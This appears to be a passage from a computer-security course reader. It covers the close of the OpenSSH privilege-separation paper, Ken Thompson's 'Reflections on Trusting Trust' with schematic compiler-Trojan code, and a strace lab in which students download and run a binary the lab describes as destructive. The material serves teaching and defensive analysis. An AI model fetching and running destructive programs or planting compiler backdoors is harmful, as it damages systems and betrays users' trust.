- The adversary may attempt to signal or ptrace other processes to get further access to the system. This is not possible in our design because the slave processes use their own UID.

- The adversary may attempt to signal or ptrace the slave processes of other SSH sessions. When changing the UID of a process from root to another UID, the operating system marks the process as `P_SUGID` so that only root may signal or ptrace it. As a result, a slave process can not signal another slave.

- She may attempt to use system calls that change the file system, for example to create named pipes for interprocess communication or device nodes. However, as a non-root user the slave process has its file system root set to an empty read-only directory that the adversary can not escape from.

- Using privilege separation, we cannot prevent the adversary from initiating local network connections and potentially abusing trust relations based on IP addresses. However, we may restrict the child's ability to access the system by employing external policy enforcement mechanisms like Systrace [21].

- The adversary may attempt to gather information about the system, for example, the system time or PIDs of running processes, that may allow her to compromise a different service. Depending on the operating system, some information is exported only via the file system and can not be accessed by the adversary. A sandbox may help to further restrict the access to system information.

Another way an adversary may try to gain additional privileges is to attack the interface between the

Subsystem	Lines of Code	Percentage
Unprivileged	**17589**	**67.70%**
OpenSSH	*10360*	*39.88%*
Ciphers	267	1.03%
Packet Handling	1093	4.21%
Miscellaneous	7944	30.58%
Privsep Interface	1056	4.06%
OpenSSL	*3138*	*12.08%*
Diffie Hellman	369	1.42%
Symmetric Ciphers	2769	10.66%
Zlib	*4091*	*15.75%*
Privileged	**8391**	**32.30%**
OpenSSH	*3403*	*13.10%*
Authentication	803	3.09%
Miscellaneous	1700	6.54%
Monitor	900	3.46%
OpenSSL	*4109*	*15.82%*
BigNum/Hash	3178	12.23%
Public Key	931	3.58%
SKey	*879*	*3.17%*

Table 1: Number of source code lines that are executed with and without privileges.

[2]This assumption does not always hold. A bug in OpenBSD's select system call allowed an adversary to execute arbitrary code at the kernel-level [5, 20].

privileged monitor and the slave. The adversary could send badly formatted requests in the hope of exploiting programming errors in the monitor. For that reason, it is important to carefully audit the interface to the monitor. In the current implementation, the monitor imposes strict checks on all requests. Furthermore, the number of valid requests is small and any request detected as invalid causes the privileged monitor to terminate.

Nonetheless, there may be other ways that an adversary might try to harm the system. She might try to starve the resources of the system by forking new processes or by running very time intensive computations. As a result, the system might become unusable. The effect of such an attack can be mitigated by placing process limits on the slave process. For example, we can limit the number of file descriptors the slave may open and the number of processes it is allowed to fork. The monitor may also watch other resource utilization like CPU time and terminate the slave if a certain threshold is reached.

In the following, we discuss how privilege separation would have affected previous progamming errors in OpenSSH.

The *SSH-1 Daemon CRC32 Compensation Attack Detector Vulnerability* permits an adversary to gain superuser privileges remotely without authenticating to the systems [31]. The problem is caused by an integer overflow in a function that processes network packets. With privilege separation, this function is executed without any privileges, which makes it impossible for an adversary to directly compromise the system.

Similarly, the off-by-one error in OpenSSH's channel code allows an adversary to gain superuser privileges after authenticating to the system [19]. With privilege separation, the process has only the privileges of the authenticated user. An adversary cannot obtain system privileges in this case either.

A security problem in the external *zlib* compression library was found that might allow a remote adversary to gain superuser privileges without any authentication [3]. This problem occurs in a third-party library, so no audit of the OpenSSH source code itself can find it. Privilege separation prevents a system compromise in this case, too.

At the time of this writing, additional security problems have been found in OpenSSH. A bug in the Kerberos ticket passing functions allowed an authenticated user to gain superuser rights. A more severe problem in code for challenge-response authentication allows a remote adversary to obtain superuser privileges without any authentication [4]. Privilege separation prevents both of these problems and is mentioned in the CERT advisory as a solution.

The programming errors in the channel code and in the Kerberos ticket passing functions occur in the post-authentication phase. Without privilege separation, these errors allow an authenticated user to gain superuser privilege. The remaining errors occur during pre-authentication and may allow an adversary to gain superuser privilege without any authentication if privilege separation is not used.

These examples demonstrate that privilege separation has the potential to contain security problems yet unknown.

6 Performance Analysis

To analyze the performance of privilege separated OpenSSH, we measure the execution time for several different operations in monolithic OpenSSH and the privileged separated version. We conduct the measurements on a 1.13 GHz Pentium III laptop with all data in the memory cache.

Test	Normal	Privsep
Login		
- compressed	$0.775\text{s} \pm 0.0071\text{s}$	$0.777\text{s} \pm 0.0067\text{s}$
- uncompressed	$0.767\text{s} \pm 0.0106\text{s}$	$0.774\text{s} \pm 0.0097\text{s}$
Data Transfer		
- compressed	$4.229\text{s} \pm 0.0373\text{s}$	$4.243\text{s} \pm 0.0411\text{s}$
- uncompressed	$1.989\text{s} \pm 0.0223\text{s}$	$1.994\text{s} \pm 0.0143\text{s}$

Table 2: Performance comparison between normal OpenSSH and privilege separated OpenSSH. We measure the overhead in login and data transfer time when employing privilege separation. In both cases, privilege separation imposes no significant performance penality.

The first test measures the time it takes to login using public key authentication. We measure the time with compression enabled and without compression. The next two tests measure the data transfer time of a 10 MB file filled with random data, with compression enabled, and without compression. The results are shown in Table 2. It is evident that privilege separated OpenSSH does not penalize performance. As the IPC between monitor and slave is never used for moving large amounts of data, this is not surprising.

7 Related Work

Confidence in the security of an application starts by source code inspection and auditing. Static analysis

provides methods to automatically analyze a program's source code for security weaknesses. Using static analysis, it is possible to automatically find buffer overrun vulnerabilities [13, 27], format string vulnerabilities [24], etc.

While source code analysis enables us to find some security vulnerabilities, it is even more important to design applications with security in mind. The principle of least privilege is a guideline for developers to secure applications. It states that every program and every user should operate using the least amount of privilege necessary to complete the job [22].

Security mechanisms at the operating system level provide ways to reduce the privileges that applications run with [1, 29, 18, 21]. However, these mechanisms are unaware of an application's internal state. For example, they cannot determine if users authenticate successfully. As a result, they have to allow all operations of authenticated users even when attached by an adversary. Privilege separation remedies this problem because it is built into the application and exposes only an unprivileged child to the adversary. There are several applications that make use of privilege separation as we discuss below. The main difference in this research is the degree and completeness of the separation.

Carson demonstrates how to reduce the number of privileges that are required in the *Sendmail* mail system [2]. His design follows the principle of least privilege. While Sendmail is a good example, the degrees of privilege separation demonstrated in OpenSSH are much more extensive. For example, we show how to change the effective UID and how to retain privileges securely for the whole duration of the session.

Venema uses semi-resident, mutually-cooperating processes in Postfix [26]. He uses the process context as a protection domain similar to our research in privilege separation. However, a mail delivery system does not require the close interaction between privileged and unprivileged processes as necessary for authentication services like OpenSSH. For system services that require transitions between different privileges, our approach seems more suitable.

Evans *very secure* FTP daemon uses privilege separation to limit the effect of programming errors [9]. He uses informational and capability requests in his implementation. His work is very similar to the implementation of privilege separation in OpenSSH, but not as extensive and less generic.

Solar Designer uses a process approach to switch privileges in his *Owl* Linux distribution [6]. His POP3 daemon *popa3d* forks processes that execute protocol operations with lower privileges and communicate results back to the parent. The interaction between parent and child is based completely on informational requests.

Separating the privileges of an application causes a decomposition into subsystems with well defined functionality. This is similar to the design and functionality of a microkernel where subsystems have to follow the principle of independence and integrity [14]. For a privilege separated application, independence and integrity are realized by multiple processes that have separate address spaces and communicate via IPC.

8 Conclusion

Programming errors in privileged services can result in system compromise allowing an adversary to gain unauthorized privileges.

Privilege separation is a concept that allows parts of an application to run without any privileges at all. Programming errors in the unprivileged part of the application cannot lead to privilege escalation.

As a proof of concept, we implemented privilege separation in OpenSSH and show that past errors that allowed system compromise would have been contained with privilege separation.

There is no performance penalty when running OpenSSH with privilege separation enabled.

9 Acknowledgments

We thank Solar Designer, Dug Song, David Wagner and the anonymous reviewers for helpful comments and suggestions.

References

[1] Lee Badger, Daniel F. Sterne, David L. Sherman, Kenneth M. Walker, and Sheila A. Haghighat. A Domain and Type Enforcement UNIX Prototype. In *Proceedings of the 5th USENIX Security Symposium*, pages 127–140, June 1995. 10

[2] Mark E. Carson. Sendmail without the Superuser. In *Proceedings of the 4th USENIX Security Symposium*, October 1993. 10

[3] CERT/CC. CERT Advisory CA-2002-07 Double Free Bug in zlib Compression Library. http://www.cert.org/advisories/CA-2002-07.html, March 2002. 9

[4] CERT/CC. CERT Advisory CA-2002-18 OpenSSH Vulnerabilities in Challenge Response Handling. http://www.cert.org/advisories/CA-2002-18.html, June 2002. 9

[5] Silvio Cesare. FreeBSD Security Advisory FreeBSD-SA-02:38.signed-error. http://archives.neohapsis.com/archives/freebsd/2002-08/0094.html, August 2002. 8

[6] Solar Designer. Design Goals for popa3d. http://www.openwall.com/popa3d/DESIGN. 10

[7] P. Deutsch. DEFLATE Compressed Data Format Specification version 1.3. RFC 1951, 1996. 7

[8] P. Deutsch and J-L. Gailly. ZLIB Compressed Data Format Specification version 3.3. RFC 1950, 1996. 7

[9] Chris Evans. Comments on the Overall Architecture of Vsftpd, from a Security Standpoint. http://vsftpd.beasts.org/, February 2001. 10

[10] Markus Friedl, Niels Provos, and William A. Simpson. Diffie-Hellman Group Exchange for the SSH Transport Layer Protocol. Internet Draft, January 2002. Work in progress. 5

[11] Li Gong, Marianne Mueller, Hemma Prafullchandra, and Roland Schemers. Going Beyond the Sandbox: An Overview of the New Security Architecture in the Java Development Kit 1.2. *USENIX Symposium on Internet Technologies and Systems*, pages 103–112, 1997. 1

[12] Douglas Kilpatrick. Privman: A Library for Partitioning Applications. In *Proceedings of the USENIX 2003 Annual Technical Conference, FREENIX track*, June 2003. 8

[13] David Larochelle and David Evans. Statically Detecting Likely Buffer Overflow Vulnerabilities. In *Proceedings of the 10th USENIX Security Symposium*, August 2001. 10

[14] Jochen Liedtke. On μ-Kernel Construction. In *Proceedings of the Symposium on Operating Systems Principles*, pages 237–250, 1995. 10

[15] Theodore A. Linden. Operating System Structures to Support Security and Reliable Software. *ACM Computing Surveys*, 8(4):409–445, 1976. 2

[16] Sun Microsystems. XDR: External Data Representation. RFC 1014, June 1987. 4

[17] Todd C. Miller and Theo de Raadt. strlcpy and strlcat – Consistent, Safe, String Copy and Concatenation. In *Proceedings of the 1999 USENIX Technical Conference, FREENIX track*, June 1999. 2

[18] David S. Peterson, Matt Bishop, and Raju Pandey. A Flexible Containment Mechanism for Executing Untrusted Code. In *Proceedings of the 11th USENIX Security Symposium*, pages 207–225, August 2002. 1, 10

[19] Joost Pol. OpenSSH Channel Code Off-By-One Vulnerability. http://online.securityfocus.com/bid/4241, March 2002. 9

[20] Niels Provos. OpenBSD Security Advisory: Select Boundary Condition. http://monkey.org/openbsd/archive/misc/0208/msg00482.html, August 2002. 8

[21] Niels Provos. Improving Host Security with System Call Policies. In *Proceedings of the 12th USENIX Security Symposium*, August 2003. 1, 8, 10

[22] Jerome H. Saltzer. Protection and the Control of Information in Multics. *Communications of the ACM*, 17(7):388–402, July 1974. 10

[23] Jerome H. Saltzer and Michael D. Schroeder. The Protection of Information in Computer Systems. In *Proceedings of the IEEE 69*, number 9, pages 1278–1308, September 1975. 2

[24] Umesh Shankar, Kunal Talwar, Jeffrey S. Foster, and David Wagner. Detecting Format String Vulnerabilities with Type Qualifiers. In *Proceedings of the 10th USENIX Security Symposium*, August 2001. 10

[25] W. Richard Stevens. *Advanced Programming in the UNIX Environment*. Addison-Wesley, 1992. 4

[26] Wietse Venema. Postfix Overview. http://www.postfix.org/motivation.html. 10

[27] David Wagner, Jeffrey S. Foster, Eric A. Brewer, and Alexander Aiken. A First Step Towards Automated Detection of Buffer Overrun Vulnerabilities. In *Proceedings of the ISOC Symposium on Network and Distributed System Security*, pages 3–17, February 2000. 10

[28] David A. Wagner. Janus: an Approach for Confinement of Untrusted Applications. Technical Report CSD-99-1056, University of California, Berkeley, 12, 1999. 1

[29] Kenneth M. Walker, Daniel F. Sterne, M. Lee Badger, Michael J. Petkac, David L. Shermann, and Karen A. Oostendorp. Confining Root Programs with Domain and Type Enforcement (DTE). In *Proceedings of the 6th Usenix Security Symposium*, July 1996. 10

[30] Dan S. Wallach, Dirk Balfanz, Drew Dean, and Edward W. Felten. Extensible Security Architectures for Java. *16h Symposium on Operating System Principles*, pages 116–128, 1997. 1

[31] Michal Zalewski. Remote Vulnerability in SSH Daemon CRC32 Compensation Attack Detector. http://razor.bindview.com/publish/advisories/adv_ssh1crc.html, February 2001. 9

24

Reflections on Trusting Trust

Reflections on Trusting Trust

To what extent should one trust a statement that a program is free of Trojan horses? Perhaps it is more important to trust the people who wrote the software.

KEN THOMPSON

INTRODUCTION

I thank the ACM for this award. I can't help but feel that I am receiving this honor for timing and serendipity as much as technical merit. UNIX[1] swept into popularity with an industry-wide change from central mainframes to autonomous minis. I suspect that Daniel Bobrow [1] would be here instead of me if he could not afford a PDP-10 and had had to "settle" for a PDP-11. Moreover, the current state of UNIX is the result of the labors of a large number of people.

There is an old adage, "Dance with the one that brought you," which means that I should talk about UNIX. I have not worked on mainstream UNIX in many years, yet I continue to get undeserved credit for the work of others. Therefore, I am not going to talk about UNIX, but I want to thank everyone who has contributed.

That brings me to Dennis Ritchie. Our collaboration has been a thing of beauty. In the ten years that we have worked together, I can recall only one case of miscoordination of work. On that occasion, I discovered that we both had written the same 20-line assembly language program. I compared the sources and was astounded to find that they matched character-for-character. The result of our work together has been far greater than the work that we each contributed.

I am a programmer. On my 1040 form, that is what I put down as my occupation. As a programmer, I write programs. I would like to present to you the cutest program I ever wrote. I will do this in three stages and try to bring it together at the end.

[1] UNIX is a trademark of AT&T Bell Laboratories.

STAGE I

In college, before video games, we would amuse ourselves by posing programming exercises. One of the favorites was to write the shortest self-reproducing program. Since this is an exercise divorced from reality, the usual vehicle was FORTRAN. Actually, FORTRAN was the language of choice for the same reason that three-legged races are popular.

More precisely stated, the problem is to write a source program that, when compiled and executed, will produce as output an exact copy of its source. If you have never done this, I urge you to try it on your own. The discovery of how to do it is a revelation that far surpasses any benefit obtained by being told how to do it. The part about "shortest" was just an incentive to demonstrate skill and determine a winner.

Figure 1 shows a self-reproducing program in the C[3] programming language. (The purist will note that the program is not precisely a self-reproducing program, but will produce a self-reproducing program.) This entry is much too large to win a prize, but it demonstrates the technique and has two important properties that I need to complete my story: 1) This program can be easily written by another program. 2) This program can contain an arbitrary amount of excess baggage that will be reproduced along with the main algorithm. In the example, even the comment is reproduced.

```
char s[ ] = {
        '\t',
        '0',
        '\n',
        '}',
        ';',
        '\n',
        '\n',
        '/',
        '*',
        '\n',
        (213 lines deleted)
        0
};

/*
 * The string s is a
 * representation of the body
 * of this program from '0'
 * to the end.
 */

main( )
{
        int i;

        printf("char\ts[ ] = {\n");
        for(i=0; s[i]; i++)
                printf("\t%d, \n", s[i]);
        printf("%s", s);
}
Here are some simple transliterations to allow
     a non-C programmer to read this code.
=       assignment
==      equal to .EQ.
!=      not equal to .NE.
++      increment
'x'     single character constant
"xxx"   multiple character string
%d      format to convert to decimal
%s      format to convert to string
\t      tab character
\n      newline character
```

FIGURE 1.

STAGE II

The C compiler is written in C. What I am about to describe is one of many "chicken and egg" problems that arise when compilers are written in their own language. In this case, I will use a specific example from the C compiler.

C allows a string construct to specify an initialized character array. The individual characters in the string can be escaped to represent unprintable characters. For example,

"Hello world\n"

represents a string with the character "\n," representing the new line character.

Figure 2.1 is an idealization of the code in the C compiler that interprets the character escape sequence. This is an amazing piece of code. It "knows" in a completely portable way what character code is compiled for a new line in any character set. The act of knowing then allows it to recompile itself, thus perpetuating the knowledge.

Suppose we wish to alter the C compiler to include the sequence "\v" to represent the vertical tab character. The extension to Figure 2.1 is obvious and is presented in Figure 2.2. We then recompile the C compiler, but we get a diagnostic. Obviously, since the binary version of the compiler does not know about "\v," the source is not legal C. We must "train" the compiler. After it "knows" what "\v" means, then our new change will become legal C. We look up on an ASCII chart that a vertical tab is decimal 11. We alter our source to look like Figure 2.3. Now the old compiler accepts the new source. We install the resulting binary as the new official C compiler and now we can write the portable version the way we had it in Figure 2.2.

This is a deep concept. It is as close to a "learning" program as I have seen. You simply tell it once, then you can use this self-referencing definition.

STAGE III

Again, in the C compiler, Figure 3.1 represents the high level control of the C compiler where the routine "com-

```
...
c = next( );
if(c != '\\')
        return(c);
c = next( );
if(c == '\\')
        return('\\');
if(c == 'n')
        return('\n');
...
```

FIGURE 2.2.

```
...
c = next( );
if(c != '\\')
        return(c);
c = next( );
if(c == '\\')
        return('\\');
if(c == 'n')
        return('\n');
if(c == 'v')
        return('\v');
...
```

FIGURE 2.1.

```
...
c = next( );
if(c != '\\')
        return(c);
c = next( );
if(c == '\\')
        return('\\');
if(c == 'n')
        return('\ n');
if(c == 'v')
        return(11);
...
```

FIGURE 2.3.

pile" is called to compile the next line of source. Figure 3.2 shows a simple modification to the compiler that will deliberately miscompile source whenever a particular pattern is matched. If this were not deliberate, it would be called a compiler "bug." Since it is deliberate, it should be called a "Trojan horse."

The actual bug I planted in the compiler would match code in the UNIX "login" command. The replacement code would miscompile the login command so that it would accept either the intended encrypted password or a particular known password. Thus if this code were installed in binary and the binary were used to compile the login command, I could log into that system as any user.

Such blatant code would not go undetected for long. Even the most casual perusal of the source of the C compiler would raise suspicions.

The final step is represented in Figure 3.3. This simply adds a second Trojan horse to the one that already exists. The second pattern is aimed at the C compiler. The replacement code is a Stage I self-reproducing program that inserts both Trojan horses into the compiler. This requires a learning phase as in the Stage II example. First we compile the modified source with the normal C compiler to produce a bugged binary. We install this binary as the official C. We can now remove the bugs from the source of the compiler and the new binary will reinsert the bugs whenever it is compiled. Of course, the login command will remain bugged with no trace in source anywhere.

```
compile(s)
char *s;
{
        ...
}
```

FIGURE 3.1.

```
compile(s)
char *s;
{
        if(match(s, "pattern")) {
                compile("bug");
                return;
        }
        ...
}
```

FIGURE 3.2.

```
compile(s)
char *s;
{
        if(match(s, "pattern1")) {
                compile ("bug1");
                return;
        }
        if(match(s, "pattern 2")) {
                compile ("bug 2");
                return;
        }
        ...
}
```

FIGURE 3.3.

MORAL

The moral is obvious. You can't trust code that you did not totally create yourself. (Especially code from companies that employ people like me.) No amount of source-level verification or scrutiny will protect you from using untrusted code. In demonstrating the possibility of this kind of attack, I picked on the C compiler. I could have picked on any program-handling program such as an assembler, a loader, or even hardware microcode. As the level of program gets lower, these bugs will be harder and harder to detect. A well-installed microcode bug will be almost impossible to detect.

After trying to convince you that I cannot be trusted, I wish to moralize. I would like to criticize the press in its handling of the "hackers," the 414 gang, the Dalton gang, etc. The acts performed by these kids are vandalism at best and probably trespass and theft at worst. It is only the inadequacy of the criminal code that saves the hackers from very serious prosecution. The companies that are vulnerable to this activity, (and most large companies are very vulnerable) are pressing hard to update the criminal code. Unauthorized access to computer systems is already a serious crime in a few states and is currently being addressed in many more state legislatures as well as Congress.

There is an explosive situation brewing. On the one hand, the press, television, and movies make heros of vandals by calling them whiz kids. On the other hand, the acts performed by these kids will soon be punishable by years in prison.

I have watched kids testifying before Congress. It is clear that they are completely unaware of the seriousness of their acts. There is obviously a cultural gap. The act of breaking into a computer system has to have the same social stigma as breaking into a neighbor's house. It should not matter that the neighbor's door is unlocked. The press must learn that misguided use of a computer is no more amazing than drunk driving of an automobile.

Acknowledgment. I first read of the possibility of such a Trojan horse in an Air Force critique [4] of the security of an early implementation of Multics. I cannot find a more specific reference to this document. I would appreciate it if anyone who can supply this reference would let me know.

REFERENCES

1. Bobrow, D.G., Burchfiel, J.D., Murphy, D.L., and Tomlinson, R.S. TENEX, a paged time-sharing system for the PDP-10. *Commun. ACM 15*, 3 (Mar. 1972), 135–143.
2. Kernighan, B.W., and Ritchie, D.M. *The C Programming Language*. Prentice-Hall, Englewood Cliffs, N.J., 1978.
3. Ritchie, D.M., and Thompson, K. The UNIX time-sharing system. *Commun. ACM 17*, (July 1974), 365–375.
4. Unknown Air Force Document.

Author's Present Address: Ken Thompson, AT&T Bell Laboratories, Room 2C-519, 600 Mountain Ave., Murray Hill, NJ 07974.

25

Lab 8: Tracing programs

This short assignment introduces you to a tool widely used in debugging and digital forensics: `strace`*. The* `strace` *tool lets a user eavesdrop on all inputs and outputs from a target program. Such information, called a "trace" can be used for debugging: is my program really reading the right file? Traces can also be used for security: is this program accessing files it should not be?*

25.1 *Learning Goals*

In this lab, you will practice:

- writing simple programs that do I/O and observing their traces;
- understanding the system call boundary in an operating system; and
- using strace to perform a "black box" analysis on a program.

25.2 *Requirements*

Collaboration. This is an ungraded assignment. You are encouraged to work with a partner.

Platform. This assignment must be completed on your Raspberry Pi, as `strace` is only available on Linux.

25.3 *Part 1: A program that does nothing. Or does it?*

Let's start with a simple program, `prog1.c`, that does not obviously read or write anything.

```
int main() {
  return 127;
}
```

Compile the above code in the usual way and run it, then check its output using the following.

```
$ ./prog1
$ echo $?
127
```

You should see the return value of 127. Now let's run this program under `strace`.

```
$ strace ./prog1
```


You should see a lot of output, something like this:

```
execve("./step1", ["./step1"], 0xbefff6b0 /* 22 vars */) = 0
brk(NULL)                               = 0x22000
uname({sysname="Linux", nodename="raspberrypi", ...}) = 0
access("/etc/ld.so.preload", R_OK)      = 0
openat(AT_FDCWD, "/etc/ld.so.preload", O_RDONLY|O_LARGEFILE|O_CLOEXEC) = 3
fstat64(3, {st_mode=S_IFREG|0644, st_size=54, ...}) = 0
mmap2(NULL, 54, PROT_READ|PROT_WRITE, MAP_PRIVATE, 3, 0) = 0xb6ffc000
close(3)                                = 0
readlink("/proc/self/exe", "/home/pi/Documents/Code/strace_l"..., 4096) = 41
openat(AT_FDCWD, "/usr/lib/arm-linux-gnueabihf/libarmmem-v6l.so", O_RDONLY|O_LARGEFILE|O_CLOEXEC) =
     3
read(3, "\177ELF\1\1\1\0\0\0\0\0\0\0\0\0\3\0(\0\1\0\0\0\250\3\0\0004\0\0\0"..., 512) = 512
fstat64(3, {st_mode=S_IFREG|0644, st_size=9512, ...}) = 0
mmap2(NULL, 8192, PROT_READ|PROT_WRITE, MAP_PRIVATE|MAP_ANONYMOUS, -1, 0) = 0xb6ffa000
mmap2(NULL, 73772, PROT_READ|PROT_EXEC, MAP_PRIVATE|MAP_DENYWRITE, 3, 0) = 0xb6fbb000
mprotect(0xb6fbd000, 61440, PROT_NONE)  = 0
mmap2(0xb6fcc000, 8192, PROT_READ|PROT_WRITE, MAP_PRIVATE|MAP_FIXED|MAP_DENYWRITE, 3, 0x1000) = 0
    xb6fcc000
close(3)                                = 0
munmap(0xb6ffc000, 54)                  = 0
openat(AT_FDCWD, "/etc/ld.so.cache", O_RDONLY|O_LARGEFILE|O_CLOEXEC) = 3
fstat64(3, {st_mode=S_IFREG|0644, st_size=39242, ...}) = 0
mmap2(NULL, 39242, PROT_READ, MAP_PRIVATE, 3, 0) = 0xb6ff0000
close(3)                                = 0
openat(AT_FDCWD, "/lib/arm-linux-gnueabihf/libc.so.6", O_RDONLY|O_LARGEFILE|O_CLOEXEC) = 3
read(3, "\177ELF\1\1\1\0\0\0\0\0\0\0\0\0\3\0(\0\1\0\0\0\274x\1\0004\0\0\0"..., 512) = 512
fstat64(3, {st_mode=S_IFREG|0755, st_size=1296004, ...}) = 0
mmap2(NULL, 1364764, PROT_READ|PROT_EXEC, MAP_PRIVATE|MAP_DENYWRITE, 3, 0) = 0xb6e6d000
mprotect(0xb6fa5000, 65536, PROT_NONE)  = 0
mmap2(0xb6fb5000, 12288, PROT_READ|PROT_WRITE, MAP_PRIVATE|MAP_FIXED|MAP_DENYWRITE, 3, 0x138000) =
    0xb6fb5000
mmap2(0xb6fb8000, 8988, PROT_READ|PROT_WRITE, MAP_PRIVATE|MAP_FIXED|MAP_ANONYMOUS, -1, 0) = 0
    xb6fb8000
close(3)                                = 0
set_tls(0xb6ffaf40)                     = 0
mprotect(0xb6fb5000, 8192, PROT_READ)   = 0
mprotect(0xb6fcc000, 4096, PROT_READ)   = 0
mprotect(0x20000, 4096, PROT_READ)      = 0
mprotect(0xb6ffe000, 4096, PROT_READ)   = 0
munmap(0xb6ff0000, 39242)               = 0
exit_group(127)                         = ?
+++ exited with 127 +++
```

There's a lot of information there, so let's step back and discuss what we're looking at. What `strace` gives you is a *system call trace*. A *system call* is a fundamental operation in an operating system. The purpose of

an operating system is to provide an abstraction between hardware and software. The OS, and to a lesser extent, a programming language, are what make it possible to call `open` and `read` to read from a file without having to worry about whether that file is on a spinning magnetic disk, a solid state disk, or a network-mounted file share. The tradeoff is that all input and output operations that a program performs must be handled by the operating system.[1]

`strace` is able to produce a system call trace by *interposing* on the system call interface between a program and the operating system. Interposition is when a program inserts itself between two other programs, intercepting calls from one made to the other. `strace` intercepts all system calls, writing them out as log messages on `stderr`.



Since `strace` writes messages to `stderr`, you can capture them to a file by running it like so:

```
$ strace ./prog1 2> trace.txt
```

where the `2>` instructs the operating system to redirect `stderr` to the file, `trace.txt`.

The important takeaway from our trace above is that every line is a system call made by `prog1`. And as we see, although our `prog1.c` program does not read or write to anything, the program does indeed perform some I/O. We aren't going to dig in deeply into why, exactly, this program performs these operations except to say that what you see in this trace is what every program, at some level must do in order to start up. Key parts shown in the trace are where the shell starts the program (`execve`), where the stack is initialized (`brk`), where the program loads the program loader (`openat` of `ld.so.preload` through `mmap2` where the loader's `TEXT` section is placed in memory), and where the C runtime itself is loaded (`openat` of `libc.so.6`, etc.). You can also see which sections of the program are marked read-only in order to prevent program corruption and control-flow attacks (`mprotect`).

[1] Calling the operating system performs what is called a *context switch*. A context switch sets aside the running program to perform work in the kernel. To do this safely, the operating system must invalidate the processor's caches, switch the processor from *user mode* to *kernel mode*, and perform a substantial amount of bookkeeping work. Context switches are costly.

25.4 *Part 2: A program that really does something.*

Let's move on to a dangerous program, `prog2`. To make this interesting, you do not have access to `prog2`'s source code. Instead, download the `prog2` binary from the course website.

```
$ wget https://williams-cs.github.io/cs331-f21-www/assets/labs/lab8/prog2
$ chmod +x prog2
```

This program is already compiled. Just run it using `strace`.

```
$ strace ./prog2 2> trace2.txt
```

What does the program try to do? Use `strace` to find out.

This program is destructive. The only reason this program is "safe" to use in this lab is that its destructive actions will not succeed when run as a normal, unprivileged user. *Do not run this program with* `sudo`!

25.5 *Part 3: Tracing a program that launches other programs.*

Finally, `strace` is a flexible program that can perform many functions, but one of its most useful functions is to trace a program *and all the programs it launches.* To do that, we call `strace` with the `-f` flag.

Recall one of our earlier labs where we explored how to call each component of the compiler separately? In other words, instead of calling `gcc`, we called the C translator, `cc1`, the assembler, `as`, and the linker `ld`. Ever wonder how I figured out how to call those subprograms? It wasn't because I read a book. I used `strace` to learn how `gcc` itself called them so that I could observe what it did.

```
$ strace -f gcc -Wall prog1.c -o prog1 2> gcctrace.txt
```

The captured trace, `gcctrace.txt` contains all the information you need to figure this out yourself. Be aware that `gcctrace.txt` contains *a lot* of information! But by focusing our attention on the right things, we can learn a lot. Let's filter out everything that isn't a program launch. Program launches are done with the `execve` system call.

```
$ grep execve gcctrace.txt
```

Focusing our attention like this reveals the programs I described above, `cc1`, `as`, and `ld`.[2] This is how I "reverse engineered" the actions of the `gcc` wrapper program, without having to read any of its source code.

[2] And the mystery program, `collect2`. Bonus: what does `collect2` do?

Mastering `strace` requires a little practice—and familiarity with the system call interface can help a lot—but using it can reveal a lot about what a program does. This is particularly useful if you want to establish a baseline to see what an uncorrupted program *should* do. This information can be used to minimize the damage a program can do by restricting the syscalls that a program can perform. For example, the `pledge`[3] utility from OpenBSD takes a list of permitted system calls; any program that calls a syscall not on the list is immediately terminated. `pledge` can be coupled with `unveil`[4] to restrict access to specified parts of the filesystem, and `strace` can also help determine which files are part of

[3] https://man.openbsd.org/pledge.2

[4] https://man.openbsd.org/unveil.2

a program's normal operation. Sadly, `pledge` and `unveil` are not available on Linux, however efforts are underway to bring similar features to Linux.[5].

[5] For example, Landlock: `https://landlock.io/`

25.6 *Part 4: ptrace*

This lab is just a little taste of what you can do with program tracing utilities like `strace`. Have a look at the `man` page to see what else you can do.

Other operating systems also have similar utilities. The `macOS` has a utility called `dtrace`[6] and a popular option on Windows is the Process Monitor tool from Sysinternals.

The `strace` tool is built on a much more powerful interface called `ptrace`, which is built into most UNIX operating systems.[7] `ptrace` allows programmers not to just intercept and log system calls like `strace`, but to actually intercept and *change* system call results. Although a reference monitor is best implemented as a part of a kernel's design, one could implement a lightweight reference monitor using `ptrace`. Amazingly, `ptrace` requires no special privileges—it runs entirely at the privilege level of the user. Although `gdb` does not use `ptrace` for portability reasons[8], one could use `ptrace` to build a debugger.

If you're curious, have a look at `man ptrace`.

[6] Running tracing tools in the macOS requires disabling the operating systems's *system integrity protection* feature. Be warned!

[7] `ptrace` is a part of POSIX, the UNIX standard.

[8] For example, `gdb` runs on Windows, which does not have `ptrace`.

26

This World of Ours

This World of Ours

JAMES MICKENS

James Mickens is a researcher in the Distributed Systems group at Microsoft's Redmond lab. His current research focuses on web applications, with an emphasis on the design of JavaScript frameworks that allow developers to diagnose and fix bugs in widely deployed web applications. James also works on fast, scalable storage systems for datacenters. James received his PhD in computer science from the University of Michigan, and a bachelor's degree in computer science from Georgia Tech. mickens@microsoft.com

